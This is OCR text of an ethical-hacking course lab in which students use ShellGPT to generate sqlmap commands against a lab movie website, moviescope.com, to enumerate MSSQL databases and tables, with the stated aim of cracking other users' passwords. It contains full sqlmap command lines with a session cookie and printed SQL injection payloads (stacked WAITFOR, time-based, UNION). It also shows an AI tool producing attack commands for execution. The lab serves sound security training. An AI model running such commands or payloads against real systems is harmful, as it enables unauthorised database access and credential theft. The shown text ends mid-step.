Lab 3: Perform SQL Injection using AI

Lab Scenario

As an ethical hacker or penetration tester, you must have a sound knowledge on the integration of AI technology in identifying and exploiting SQL injection vulnerabilities within web applications. You will leverage AI-generated payloads to enhance the efficiency and effectiveness of SQL injection attacks during penetration testing assessments.

Lab Objectives

- Perform SQL injection using ShellGPT

Overview of SQL Injection using AI

SQL injection with AI involves leveraging artificial intelligence to craft sophisticated injection payloads, automating the process of identifying and exploiting vulnerabilities in web applications. AI models generate context-aware SQL queries, enhancing penetration testing efficiency and effectiveness.

Task 1: Perform SQL Injection using ShellGPT

ShellGPT, an AI language model, can be utilized to assist in the exploration of SQL injection vulnerabilities within web applications. It can also assist in crafting malicious payloads or generating SQL queries.

Here, we will use ShellGPT to perform SQL injection on the target website.

The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.


1. Before starting this lab, click Parrot Security to switch to the **Parrot Security** machine and incorporate ShellGPT by following steps provided in Integrate ShellGPT in Parrot Security Machine.pdf.

Alternatively, you can follow the steps to integrate **ShellGPT** provided in **Module 00: Integrate ShellGPT in Parrot Security Machine**.

2. In this lab we will use AI to perform SQL injection attack against MSSQL to extract databases.

In this task, you will pretend that you are a registered user on the http://www.moviescope.com website, and you want to crack the passwords of the other users from the website's database.


3. First we need to login to **http://www.moviescope.com** website and copy the cookie value, to do so follow **Steps#2-7** from **Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap** of **Lab 1: Perform SQL Injection Attacks**.




4. We will now, enumerate the database of the target website to do so, switch to the terminal window and run **sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and enumerate the DBMS databases"** command to scan the target website for SQL injection vulnerability and enumerate databases.

In the prompt, type **E** and press **Enter** to execute the command.


If **Do you want to skip for other DBMSes?** prompts , type **Y** and press **Enter** to execute the command.


Applications Places System
Mon May 27, 01:16
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8w
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8wro=; ui-tabs-1=0' and enumerate the DBMS databases"
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --batch --dbs
[E]xecute, [D]escribe, [A]bort: E
{1.8.3#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:16:07 /2024-05-27/
[01:16:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:16:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Menu
sgpt --chat sql --shell ...
[Home - MovieScope ...



Applications Places System
Mon May 27, 01:16
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8w
File Edit View Search Terminal Help
[*] starting @ 01:16:07 /2024-05-27/
[01:16:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:16:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 8849=8849
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--
Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'
Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(112)+CHAR(1
13)+CHAR(122)+CHAR(113)+CHAR(77)+CHAR(98)+CHAR(99)+CHAR(67)+CHAR(82)+CHAR(120)+CHAR(72)+CHAR(104)+CHA
R(80)+CHAR(76)+CHAR(112)+CHAR(68)+CHAR(66)+CHAR(116)+CHAR(121)+CHAR(84)+CHAR(78)+CHAR(111)+CHAR(73)+C
HAR(66)+CHAR(98)+CHAR(122)+CHAR(109)+CHAR(106)+CHAR(89)+CHAR(82)+CHAR(103)+CHAR(83)+CHAR(118)+CHAR(70
)+CHAR(98)+CHAR(67)+CHAR(66)+CHAR(90)+CHAR(122)+CHAR(86)+CHAR(76)+CHAR(102)+CHAR(86)+CHAR(82)+CHAR(11
Menu
sgpt --chat sql --shell ...
[Home - MovieScope ...



5. We have successfully enumerated the databases from the target website, we will now enumerate the tables pertaining to the database **moviescope**. To do so run **sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and enumerate the tables pertaining to moviescope database"** command.


In the prompt, type **E** and press **Enter** to execute the command.



Applications Places System
Mon May 27, 01:24
